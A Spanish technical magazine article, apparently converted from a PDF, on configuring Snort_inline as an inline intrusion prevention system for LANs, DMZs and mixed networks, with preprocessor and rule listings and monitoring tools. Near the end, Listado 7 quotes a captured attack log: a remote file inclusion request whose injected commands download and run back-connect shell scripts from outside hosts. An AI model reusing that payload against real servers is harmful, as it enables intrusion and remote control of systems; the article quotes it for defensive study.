Técnica

Utilizando Snort_inline

Pierpaolo Palazzoli, Matteo Valenza

Grado de dificultad

El uso de Snort_inline en muchos entornos y escenarios diferentes ha probado ser una buena estrategia para asegurar redes internas, redes DMZ u hogareñas.
Para poder trabajar usando el modo drop, se lo debe adaptar a las características del entorno que se está protegiendo. Por tanto, no sólo vamos a presentar sus técnicas de configuración sino también, la forma de añadir un dispositivo dedicado que esté bien adaptado al entorno a resguardar.

Snort es, básicamente, un sistema de detección de intrusiones (o IDS de sus siglas en inglés *Intrusion Detection System*), de manera que su funcionalidad nativa implica el uso de una tarjeta de red que capte el tráfico de un segmento de red.

Para que Snort_inline analice el tráfico de un segmento de red, debería ser añadida, de forma transparente y por medio de dos tarjetas en modo bridge, la funcionalidad inline. Dicha funcionalidad se consigue conduciendo el tráfico a través de iptables (ip_queue). Sin embargo, esto no es suficiente porque necesitamos saber, a través de las iptables, que tráfico añadir. Gracias a este modo, Snort_inline, se puede convertir como cualquier otro sistema de prevención de intrusiones y bloquear las conexiones que reciba. Para actuar de este modo, Snort debería ser compilado para conseguir respuestas flexibles que permitan restaurar el tráfico que debería ser bloqueado.

Para concluir, podemos decir que Snort_inline es definitivamente el modo más efectivo y preciso disponible; ya que controla el tráfico basándose en reglas cargadas previamente.

Snort_inline en una LAN

La primera parte de esta sección será una breve introducción acerca de Snort_inline en una LAN.

Asumiremos que el tráfico de la LAN estará principalmente orientado a clientes. Por tanto podemos definir los siguientes tipos de tráfico LAN: Correo, cliente web, p2p, mensajería instantánea, spyware, malware, virus, troyanos, vpn.

Una regla común a todos estos tipos de IDS / IPS es que no podemos analizar tráfico

En este artículo aprenderás...

- Como funciona Snort_inline
- Lo básico sobre sistemas de prevención de intrusiones
- Como poner a punto la configuración de Snort_inline

Lo que deberías saber...

- Los fundamentos básicos sobre TCP/IP bajo Linux
- Principios fundamentales de funcionamiento de un IDS

encriptado, esto quiere decir que no permite ningún servicio vpn o ssl.

La Figura 1. muestra la solución correcta para este tipo de protección, el IPS colocado entre el router y el resto de la red nos permite analizar el tráfico que queremos monitorear o proteger. Una vez que hemos colocado adecuadamente el dispositivo, necesitamos saber las reglas de Snort y los preprocesadores que iremos a utiliza.

Supongamos que el archivo de configuración de Snort es snort_inline.conf , para ver un ejemplo, visita *www.snortattack.org/mambo/script/snort_inline.conf* – que tiene los preprocesadores para una LAN que aparecen en el Listado 1.

Preprocesadores para LANs

Estos preprocesadores están descriptos en el Listado 1. A continuación, hemos hecho una pequeña lista con una breve descripción de sus componentes y funciones.

Clamav

Este procesador sólo es instalado si se especifica durante el proceso de instalación (--enable-clamav). Escanea los virus recogidos en la base de datos de Clamav y se asegura de que no estén encriptados o comprimidos. Este preprocesador es extremadamente eficiente bloqueando emails que han sido infectados usando técnicas de phising. Sus funciones son:

- `ports`: los puertos a escanear (todos, !22 excepto el 22, 110 sólo el 110)
- `toclientonly`: define la dirección del tráfico
- `action-drop`: le dice al dispositivo como responder ante un virus
- `dbdir`: el directorio que contiene la base de datos con las definiciones de Clamav
- `dbreloadtime`: cuanto tarda cada definición en recargarse

Perfmonitor

Este preprocesador nos permite escribir todas las estadísticas referentes al rendimiento y al tráfico en un archivo de texto, además, es fundamental para el correcto funcionamiento de pmgraph, un programa del que hablaremos más adelante. Este preprocesador debería ser activado durante el proceso de instalación (--enable-perfmon). Sus funciones son:

- `time`: el tiempo necesario para muestrear la lectura de datos
- `File`: la ruta del archivo de datos
- `pkcnt`: el máximo número de registros contenidos en el archivo

Flow

Este preprocesador es requerido para que otros preprocesadores puedan funcionar, tales como flowbits detection plug-in y flow-portscan, los (o el *preprocesador*) preprocesadores Flow permiten a Snort mantener sus mecanismos de adquisición de datos. Sus funciones son:

- `stats_interval`: este parámetro especifica el intervalo de tiempo expresado en segundos tras el que queremos que Snort vuelque las estadísticas en stdout.
- `Hash`: este parámetro especifica el método hash, usando el valor 1 definimos un hash por byte,

Escenarios para Snort_inline

Sería oportuno decir, que un sistema, el cual tiene como objetivo bloquear intrusiones, debería ser personalizado y preparado para adaptarse a cualquier tipo de red y de tráfico. El uso de un IPS (por Sistema de Prevención de Intrusiones, en inglés) inline no resuelve todos los problemas de seguridad, pero permite construir un sistema de seguridad central, dinámico y eficiente. Un IPS debería detectar el tráfico desde y hacia una fuente bajo protección. A través de las interfaces de red en modo bridge, podemos añadir un dispositivo a la red de forma transparente y de esta manera recoger todos los datos necesarios. Pero hay que tener en cuenta que para crear un dispositivo inline, necesitamos saber todas las características del sistema que vamos a proteger (desde la capa de red hasta las capas de aplicación).

Más adelante describiremos algunos ejemplos de tipos de segmentos de red para los cuales la implementación de un IPS inline puede ser conveniente y así asegurar todo el entorno:

- LAN interna: abarca un conjunto de aplicaciones clientes tales como un navegador, correo electrónico, messenger, p2p, etc. (Figura 1.).
- DMZ: es un grupo de servidores para proporcionar servicios relacionados con Internet (smtp, web, ftp, pop3, imap, mysql, etc.) (Figura 2.).
- LAN + DMZ (Figura 3.).

Primero, necesitamos poner Snort_inline en modo IDS (Alerta) durante un tiempo que sea proporcional al tamaño de la red, en otras palabras, cuanto mayor sea el número de hosts, necesitaremos más tiempo. Durante este periodo deberíamos:

- Detectar fallos (rendimiento, almacenamiento de datos, etc.)
- Analizar el tráfico para detectar falsos positivos.

Observando los datos recogidos, podemos cambiar la configuración y optimizar el funcionamiento del dispositivo. Deberíamos fijarnos en que la implementación de un IPS de código abierto, en comparación con uno comercial, puede no ser tan simple como parece, por lo que podríamos tener problemas al quitar muchos falsos positivos encontrados durante la primera parte del procedimiento de puesta a punto.

Recomendamos instalar Snort_inline y organizar los recursos del sistema adecuadamente (CPU, RAM) aplicando los siguientes principios:

- Más reglas requieren mucha RAM y un tráfico elevado lleva a una mayor carga de la CPU.
- Recientes tests en redes han demostrado que para asegurar una conexión Adsl (1280 a 256 kbps) se necesita un Geode a 266 MHZ 128 MB RAM (mil reglas).
- Para anchos de banda de mas de 1 Mbps necesitamos un Pentium 4 1 GHZ 512 MB RAM (tres mil reglas).

Listado 1. *Preprocesadores recomendados para LANs*

```
preprocessor perfmonitor: time 60 file/var/log/snort/perfmon.txt pktcnt 500
preprocessor flow:stats_interval 0 hash 2
preprocessor stream4_reassemble: both
preprocessor stream4: disable_evasion_alerts
midstream_drop_alerts
preprocessor clamav:ports all !22 !443,toclientonly, action-drop,dbdir
      /var/lib/clamav,dbreload-time 43200
preprocessor rpc_decode: 111 32771
preprocessor bo
preprocessor telnet_decode
```

usando el valor 4 definimos un hash por entero.

Stream 4

Este preprocesador da a Snort la habilidad de ver la base del paquete y donde fue generado (cliente o servidor), citando a Marty Roesch: *Implementé stream4 con el deseo de tener gran capacidad de re-ensamblaje de streams y el deseo de detener los más recientes ataques no declarados*. Sus funciones son:

- `disable_evasion_alerts`: esta opción se usa para desactivar las alertas escritas en stream4.



Figura 1. *Configurando el dispositivo en una LAN*

- `midstream_drop_alerts`: le dice al preprocesador que bloquee las conexiones generadas sin establecer un flow determinado.
- `Rpc decode`: este preprocesador re-ensambla un flujo rpc en un sólo paquete para que sea más fácil de analizar, si el preprocesador stream4 está presente, sólo analizará el tráfico proveniente del cliente.
- `Telnet decode`: este preprocesador normaliza el flow de caracteres de un protocolo telnet en una sesión. Debemos especificar los puertos a analizar.

Reglas para LANs

Una vez definidos los preprocesadores, Snort necesita colocar las reglas en el archivo de configuración. Existen muchas reglas distintas:

- `alert`: genera un mensaje de alerta y luego lo guarda en un log o base de datos.
- `log`: hace un log en un archivo o base de datos.
- `Pass`: ignora el tráfico que ha encontrado.
- `Drop`: pasa el paquete a través de las iptables y lo guarda en un archivo o base de datos.
- `Reject`: si es un TCP resetea la conexión a través de las iptables, si es UDP manda un mensaje icmp host unreachable y hace un log en un archivo o base de datos.
- `Sdrop`: pasa el paquete a través de iptables y no lo archiva.

En este caso, el propósito de esta regla es bloquear el sitio miosito.com, lo cual ilustrará la necesidad legal de bloquear el tráfico a sitios de casinos on-line que no cumplan leyes nacionales.

La función drop establece la acción que deben efectuar las iptables tan pronto como la regla sea detectada.

```
drop tcp $home_net any ->
any $http ports (
```

El modo bridge

Colocar dos tarjetas en modo bridge significa conectar las funcionalidades de estas tarjetas a la capa dos, haciéndolas transparentes al tráfico. En este modo, los paquetes son enviados de una tarjeta a la otra permitiendo que el tráfico pase adecuadamente. Para hacer esto en Linux tenemos que hacer las siguientes operaciones: instalar el paquete bridge-utils, para lo cual deberás ejecutar `apt-get install bridge-utils`; necesitarás el kernel 2.6, o deberás compilar el 2.4 de nuevo usando el módulo que permite el modo bridge.

El puente entre dos tarjetas de red se puede implementar de la siguiente manera:

- /usr/sbin/brctl addbr br0
- /usr/sbin/brctl addif br0 eth0
- /usr/sbin/brctl addif br0 eth1
- /sbin/ifconfig br0 up
- la dirección mac asignada a br0 es la misma que la primera interfaz a la que está asociada.

```
msg:"snortattack-italian-law";
flow:established;content: "miosito.com";
classtype:policy-violation;
reference:url,
www.snortattack.net;
)
```

El propósito de los ajustes mencionados en el Listado 2. es controlar las aplicaciones p2p, proteger frente a ataques desde dentro (que suponen un 70% de todos los ataques), y seleccionar especialmente el contenido visualizado por hosts internos.

Listado 2. *Lista de reglas útiles para proteger una LAN*

```
#General
include /etc/snort_inline/rules/bleeding.rules
#Principalmente Spyware
include $RULE_PATH/bleeding-malware.rules
include $RULE_PATH/malware.rules
include $RULE_PATH/spyware-put.rules
#Exploits y ataques directos
include $RULE_PATH/exploit.rules
include $RULE_PATH/bleeding-exploit.rules
include $RULE_PATH/community-exploit.rules
#DOS
include $RULE_PATH/dos.rules
include $RULE_PATH/ddos.rules
include $RULE_PATH/bleeding-dos.rules
#problemas Web
include $RULE_PATH/web-client.rules
include $RULE_PATH/community-web-client.rules
#Firmas de correo
include $RULE_PATH/community-mail-client.rules
#Troyanos, Virus, y spyware
include $RULE_PATH/virus.rules
include $RULE_PATH/bleeding-virus.rules
include $RULE_PATH/community-virus.rules
#P2P
include $RULE_PATH/p2p.rules
include $RULE_PATH/bleeding-p2p.rules
```



Figura 2. *Ejemplo de una red DMZ*

Snort_inline en una DMZ

La segunda parte de este artículo es una breve introducción acerca de Snort_inline en una DMZ. Como ya hemos dicho anteriormente, el supuesto tráfico a tener en cuenta en una DMZ será, principalmente, el tráfico orientado a servidores. Podemos definir los siguientes tipos de tráfico DMZ: Correo, servidor web, servidor base de datos, servidor de aplicaciones, virus, vpn. La colocación de un dispositivo es una solución posible para este tipo de segmento de red. Esta vez, el IPS está colocado entre el router y la DMZ.

Preprocesadores para redes DMZ

El único preprocesador que cambia su configuración es Clamav, es importante que definas el parámetro `toserveronly` para seleccionar sólo el tráfico dirigido a los servidores. Ver Listado 3.

Frag3: este preprocesador sustituye al frag2 requerido para reconstruir el flujo de datos debido a la fragmentación de la transmisión.

Reglas para redes DMZ

Una vez que se han definido todos los preprocesadores, Snort necesita algunas reglas. A continuación encontrarás alguna de sus aplicaciones:

- `max_frags`: número máximo de fragmentos trazables.
- `policy`: selecciona el método de fragmentación, los métodos disponibles son first, ast, bsd, bsd-right, linux. (Usa bsd como método por defecto.)
- `detect_anomalies`: detecta fallos por fragmentación.

Las reglas recomendadas para un red DMZ aparecen en el Listado 4.

Snort en una red mixta

Para añadir un dispositivo a un red mixta, como la que aparece en la Figura 3., sugerimos la siguiente configuración.

Los preprocesadores para una red mixta aparecen en el Listado 5. y sus reglas en el Listado 6.

El propósito de esta configuración es controlar los virus que podrían contraer, proteger la máquina de ataques externos con el objetivo de bloquear exploits dirigidos a servicios. Explicaremos las diferentes técnicas de ataque, usando ejemplos prácticos, más adelante.

Monitoreo de ataques y gestión de reglas

Los front ends que vamos a analizar y describir están basados en bases de datos, de hecho todos los resultados de Snort serán almacenados en diferentes tipos de bases de datos: mysql, postgres, etc. Estas herramientas son diferentes y están escritas en diferentes lenguajes, pero básicamente hacen lo mismo. Son ACID, BASE, PLACID, SNORT REPORT, SGUIL etc.

Desarrolladas en PHP o phyton, estas herramientas son fundamentales para un buen IPS /IDS ya que es importante saber que está pasando a nuestro dispositivo y a nuestra red. Estos front ends son muy fáciles de instalar, todo lo que tienes que hacer es descomprimirlos y editar el archivo de configuración con el parametro para conectarse a la base de datos de Snort.

Listado 3. *Lista de preprocesadores para una red DMZ*

```
preprocessor perfmonitor: time 60 file /var/log/snort/perfmon.txt pktcnt 500
preprocessor flow: stats_interval 0 hash 2
preprocessor frag3_global: max_frags 65536
preprocessor frag3_engine: policy first detect_anomalies
preprocessor stream4: disable_evasion_alerts detect_scans inline_state
preprocessor stream4_reassemble: both
preprocessor rpc_decode: 111 32771
preprocessor bo
preprocessor telnet_decode
preprocessor clamav: ports 25 80, toserveronly, action-drop, dbdir /var/lib/
                     clamav,
dbreload-time 43200
```

Listado 4. *Lista de reglas recomendadas para una DMZ*

```
include $RULE_PATH/bad-traffic.rules
include $RULE_PATH/exploit.rules
include $RULE_PATH/scan.rules
include $RULE_PATH/dos.rules
include $RULE_PATH/ddos.rules
include $RULE_PATH/dns.rules
include $RULE_PATH/web-cgi.rules
include $RULE_PATH/web-iis.rules
include $RULE_PATH/web-misc.rules
include $RULE_PATH/web-php.rules
include $RULE_PATH/community-web-php.rules
include $RULE_PATH/netbios.rules
include $RULE_PATH/attack-responses.rules
include $RULE_PATH/mysql.rules
include $RULE_PATH/virus.rules
include $RULE_PATH/web-attacks.rules
include $RULE_PATH/backdoor.rules
include $RULE_PATH/bleeding-virus.rules
include $RULE_PATH/bleeding-attack_response.rules
include $RULE_PATH/bleeding-dos.rules
include $RULE_PATH/bleeding-exploit.rules
include $RULE_PATH/bleeding-malware.rules
include $RULE_PATH/bleeding-scan.rules
include $RULE_PATH/bleeding-web.rules
include $RULE_PATH/community-exploit.rules
include $RULE_PATH/community-ftp.rules
include $RULE_PATH/community-web-misc.rules
include $RULE_PATH/community-smtp.rules
```

Aquí, hemos decidido hablar sobre BASE y PLACID.

El primero es una derivación de ACID, (Consola de Análisis para Bases de Datos de Intrusiones, por: *Analysis Console for Intrusion Database*), BASE (que viene de *Basic Analysis and Security Engine project*, por Proyecto de Análisis Básico y Mecanismos de Seguridad), ver Figura 5. Es una herramienta escrita en PHP para buscar y analizar los contenidos de la base de datos de Snort.

La potencia de esta herramienta radica en las muchas opciones de búsqueda y su habilidad para agrupar alertas, basándose en su dirección de IP y otros parámetros, como hora o regla. La implementación básica es semi-automática, todo lo que tienes que hacer es:

- Extraer el contenido del tar.gz en el directorio por defecto de Apache (/var/www/).
- Cambiar el propietario de la carpeta de Apache.
- Ir al primer nivel del directorio usando tu navegador.

Un procedimiento automático te guiará durante la creación de las tablas requeridas y te permitirá usar la aplicación.

```
tar -zxvf base-1.2.4.tar.gz
mv base-1.2.4 base
mv base /var/www
chown apache. /var/www/base
```

PLACID

A diferencia de BASE, PLACID está escrito en phyton y es un visualizador de sucesos basado en una base de datos. Realiza las mismas funciones que BASE pero se ha comprobado que es más rápido con bases de datos más grandes.

Instalar PLACID no es tan sencillo, necesitarás instalar python 2.3 y especificar algunos parametros fundamentales en el archivo de configuración de Apache para que funcione adecuadamente:

```
Addheandler cgi-script .cgi .sh .pl .py
<Directory /var/www/placid>
```

```
Options ExecCGI
</Directory>
Also, edit PLACID's configuration
file for the parameters to connect
to the database:
```

```
tar -zxvf placid-2.0.3.tar.gz
mv placid-2.0.3 placid
mv placid /var/www
chmod +x /var/www/
placid/placid.py
```

```
vi /var/www/placid/
placid.cfg
dbhost=localhost
db=snort
passwd=password
user=snort
port=3306
resolvedns=yes
entrieslimit=300
debug=no
eventaltviews=yes
```

Listado 5. *Preprocesadores para una red mixta*

```
preprocessor perfmonitor: time 60 file /var/log/snort/perfmon.txt pktcnt 500
preprocessor flow: stats_interval 0 hash 2
preprocessor frag3_global: max_frags 65536
preprocessor frag3_engine: policy first detect_anomalies
preprocessor stream4: disable_evasion_alerts detect_scans inline_state
preprocessor stream4_reassemble: both
preprocessor rpc_decode: 111 32771
preprocessor bo
preprocessor telnet_decode
preprocessor clamav: ports 25 80, toserveronly, action-drop, dbdir /var/lib/
                     clamav, dbreload-time 43200
```



Figura 3. *Ejemplo de una red mixta*



Figura 4. *Una simple imagen*

Para que las reglas se actualicen automáticamente recomendamos usar Oinkmaster. Oinkmaster es un programa escrito en Perl, que permite mantener nuestras reglas actualizadas descargando su código fuente. A continuación aparecen las instrucciones de configuración para Oinkmaster:

```
Oinkmaster.conf:
# Ejemplo para Snort-current ("current"
   significa cvs snapshots).
url = http://www.snort.org/pub-bin/
   oinkmaster.cgi/
[codicediregistrazione]
   /snortrules-snapshot-CURRENT.tar.gz
# Ejemplo para reglas
de Comunidad
url = http://www.snort.org/pub-bin/
   downloads.cgi/Download/comm_rules/
      Community-Rules-2.4.tar.gz
# Ejemplo de reglas del
# proyecto Bleeding Snort
url = http://www.bleedingsnort.com/
      bleeding.rules.tar.gz
# Si prefieres descargar
# el archivo de reglas desde fuera de
# Oinkmaster, puedes apuntar
# hacia el archivo en tu sistema de
      archivos local
# usando file://<filename>
Por ejemplo:
# url = file:///tmp/snortrules.tar.gz
# En algunos casos querrás
# obtener las reglas directamente desde
# un directorio local (no confundas
# éste con el directorio de output).
# url = dir:///etc/snort/src/rules
```

Después de la actualización automática, podemos elegir qué reglas activar o desactivar:

```
Oinkmaster.conf: disabledsid [sid della
                              rules]
```

Listado 6a. *Reglas recomendadas para una red mixta*

```
#General
include $RULE_PATH/bleeding.rules
include $RULE_PATH/ftp.rules
include $RULE_PATH/telnet.rules
include $RULE_PATH/dns.rules
include $RULE_PATH/tftp.rules
include $RULE_PATH/x11.rules
include $RULE_PATH/misc.rules
include $RULE_PATH/nntp.rules
include $RULE_PATH/other-ids.rules
include $RULE_PATH/community-
ftp.rules
include $RULE_PATH/community-
misc.rules
#Spyware
include $RULE_PATH/bleeding-
malware.rules
include $RULE_PATH/malware.rules
include $RULE_PATH/spyware-
put.rules
include $RULE_PATH/aams7.rules
#Problemas de red
include $RULE_PATH/bad-
traffic.rules
include $RULE_PATH/snmp.rules
#Exploits y ataques directos
include $RULE_PATH/exploit.rules
include $RULE_PATH/bleeding-
exploit.rules
include $RULE_PATH/community-
exploit.rules
#Escaneo y reconocimiento
include $RULE_PATH/scan.rules
include $RULE_PATH/bleeding-
scan.rules
#Cosas inusuales
include $RULE_PATH/finger.rules
#R-services, etc
include $RULE_PATH/rpc.rules
include $RULE_PATH/rservices.
rules
#DOS
include $RULE_PATH/dos.rules
include $RULE_PATH/ddos.rules
include $RULE_PATH/bleeding-
dos.rules
#Problemas Web
include $RULE_PATH/web-iis.rules
include $RULE_PATH/web-
client.rules
include $RULE_PATH/web-
php.rules
include $RULE_PATH/web-
attacks.rules
include $RULE_PATH/bleeding-
web.rules
include $RULE_PATH/community-
web-dos.rules
include $RULE_PATH/community-
web-php.rules
#Firmas SQL y DB
include $RULE_PATH/sql.rules
include $RULE_PATH/oracle.rules
```

Oinkmaster está diseñado para cambiar automáticamente la aplicación de las reglas.

Podemos decir que esta opción, en el archivo de configuración, substituye la aplicación de alerta por drop:

```
Oinkmaster.conf: modifysid * "^alert" |
                        "drop"
```

Un sistema eficiente de gestión de reglas es SRRAM que, aunque es bastante obsoleto, nos permite almacenar nuestras reglas en una base de datos, la cual puede ser gestionada por vía Web, usando un simple script de análisis de los archivos de reglas. Ver Figura 7.

Para hacer que esta herramienta adquiera las reglas con la opción drop necesitamos cambiar parte de su código fuente:

```
rules_import.pl:
if (/^alert/) {
# if the line is an alert
in
if (/^drop/) {
# if the line is an alert
```

Para que el proceso de importar tenga éxito tenemos que crear la base de datos que contendrá el conjunto de las reglas:

```
# mysqladmin -uroot -p create snort_
                        rules_mgt
And therefore, change the rules_
                        import.pl files :
use DBD::mysql;
# === Modificar para que se adapte a tu
                        sistema ===
$rules_list = 'snort_rules_file_list';
$mysql_host = 'localhost';
$mysql_port = '3306';
$mysql_db = 'snort_rules';
$mysql_user = 'root';
$mysql_passwd = 'password';
```

Y el archivo cgi, que se ejecutará desde el servidor `web rules _ mgt.pl`:

```
use DBI;
use DBD::mysql;
use CGI;
# === Modificar para que se adapte a tu
                        sistema ===
```

Listado 6b. *Reglas recomendadas para un red mixta (continuación)*

```
include $RULE_PATH/mysql.rules
include $RULE_PATH/community-
sql-injection.rules
#Cosas de Windows:
include $RULE_PATH/netbios.rules
#Comprometer respuestas:
include $RULE_PATH/attack-
responses.rules
include $RULE_PATH/bleeding-
attack_response.rules
#Firmas de correo:
include $RULE_PATH/smtp.rules
include $RULE_PATH/imap.rules
include $RULE_PATH/pop2.rules
include $RULE_PATH/pop3.rules
include $RULE_PATH/community-
mail-client.rules
#Troyanos, Virus, y spyware:
include $RULE_PATH/backdoor.rules
include $RULE_PATH/virus.rules
include $RULE_PATH/bleeding-
                        virus.rules
include $RULE_PATH/community-
virus.rules
#Policy Sigs:
include $RULE_PATH/porn.rules
include $RULE_PATH/p2p.rules
include $RULE_PATH/bleeding-
                        p2p.rules
include $RULE_PATH/bleeding-
inappropriate.rules
include $RULE_PATH/community-
inappropriate.rules
```

```
$this_script='rules_mgt.pl';
$cgi_dir='cgi-bin';
$mysql_host = '127.0.0.1';
$mysql_port = '3306';
$mysql_db='snort_rules_mgt';
$mysql_user='root';
$mysql_passwd='';
```

Ahora, ejecutamos la declaración `#perl rules _ import.pl` y dirigimos nuestro navegador hacia `http://IP/cgi-bin/rules _ mgt.pl`

Otra herramienta fundamental para un IDS / IPS es PMGRAPH. PMGRAPH es un simple script escrito en Perl, que genera dos páginas html con tablas que muestran el rendimiento de Snort. Es necesario especificar en el archivo de configuración el preprocesador perfonitor. Para poder ver las tablas adecuadamente, se requiere instalar rrdtool. Puede ser fácilmente añadido a crontab ya que las ima-

genes y las páginas creadas son incrementales. Pmgraph es descrito en la Figura 6.

En caso de una configuración de preprocesadores: preprocessor perfmonitor: time 60 file /var/log/snort/perfmon.txt pktcnt 500 ejecutaremos: el comando pmgraph.pl [ruta de la carpeta de publicación] /var/log/snort/perfmon.txt

Si queremos añadirlo a cron, entonces usamos la siguiente linea: */30 * * * * /root/pmgraph-0.2/pmgraph.pl [ruta de la carpeta de publicación] /var/log/snort/perfmon.txt el comando será ejecutado todos los días con un intervalo de treinta minutos.

Implementando Snort en modo inline

Ahora describiremos brevemente cómo instalar un servidor IPS basado en Snort inline usando los scripts disponibles en *www.snortattack.org*.

Usar los script proporcionados por snortattack es la forma más fácil y rápida de resolver dependencias y los requisitios de compilación. Gracias a estos scripts, podemos tener un IPS funcionando en menos de 45 minutos, lo que nos permirtirá concentrarnos en los procesos de configuración y optimización. Por otro lado, para entender completamente su implementación, necesitamos instalar todo los diferentes paquetes. Para usuarios avanzados recomendamos leer la guía de usuario para hacer una instalación paso a paso sin usar los scripts, que están disponibles en la sección de documentación del sitio de snortattack.

Los scripts y las instrucciones de snortattack automatizan varios procedimientos y explican como instalar Snort_inline en las siguientes distribuciones:

```
Debian
Fedora Core 2, 3, 4, 5.
```

Durante la implementación de la distribución, deberíamos desactivar el firewal y selinux. Una vez que la implementación esté terminada, descargaremos *current-attack.sh* en *www.snortattack.org/mambo/script/current-attack.sh*, editaremos el valor de la variable SA_DISTRO y seguiremos las instrucciones del script. Escribiremos deb para Debian y “fc20” “fc30” “fc40” “fc50” para las diferentes versiones de fedora.

Debemos editar el valor de la variable SA_DIR_ROOT con la ruta de acceso completa de la carpeta, donde descargaremos los paquetes y los scripts para la implementación de Snort. La configuración por defecto es */root/snortattack*.

Debemos editar el valor para el lenguaje (Italian or English): LANG – ita. La configuración por defecto es Italiano.

Una vez hayamos completado los cambios en current-attack.sh, activaremos el script usando el siguiente comando:

```
> sh current-attack.sh
```

El sistema descargará los paquetes y los scripts para completar el procedimiento de instalación en el directorio definido en SA_DIR_ROOT. Dentro de este directorio editaremos

Listado 7. *Los paquetes obtenidos del log de Apache*

```
216.63.z.z - -[28/Feb/2006:12:30:44+1300]"GET/index2.php?option=com_
                    content&do_pdf=1&id=1i
ndex2.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&
mosConfig_absolute_path=http://66.98.a.a/cmd.txt?&cmd=cd%20/tmp;wget%20216.99.
b.b/cback;chmod%20744%20cback;./cback%20217.160.c.c%208081;wget%20216.99.b.
b/dc.txt;chmod%20744%20dc.txt;perl%20dc.txt%20217.160.c.c%208081;cd%20/var/tm
p;curl%20- o%20cback%20http://216.99.b.b/cback;chmod%20744%20cback;./
                    cback%20217.160.c.
c%208081;curl%20-o%20dc.txt%20http://216.99.b.b/dc.txt;chmod%20744%20dc.txt;
                    perl%20dc.txt%20217.
160.c.c%208081;echo%20YYY;echo| HTTP/1.1"404 - "-" "Mozilla/4.0(compatible;
MSIE 6.0; Windows NT 5.1;)" "-" 0localhost
```

Listado 8. *La respuesta del servidor a la identidad del usuario*

```
11:12:56.791930 IP 10.0.x.x.32770 > 217.160.c.c.8081: P 1:40(39) ack 1 win
                    5840
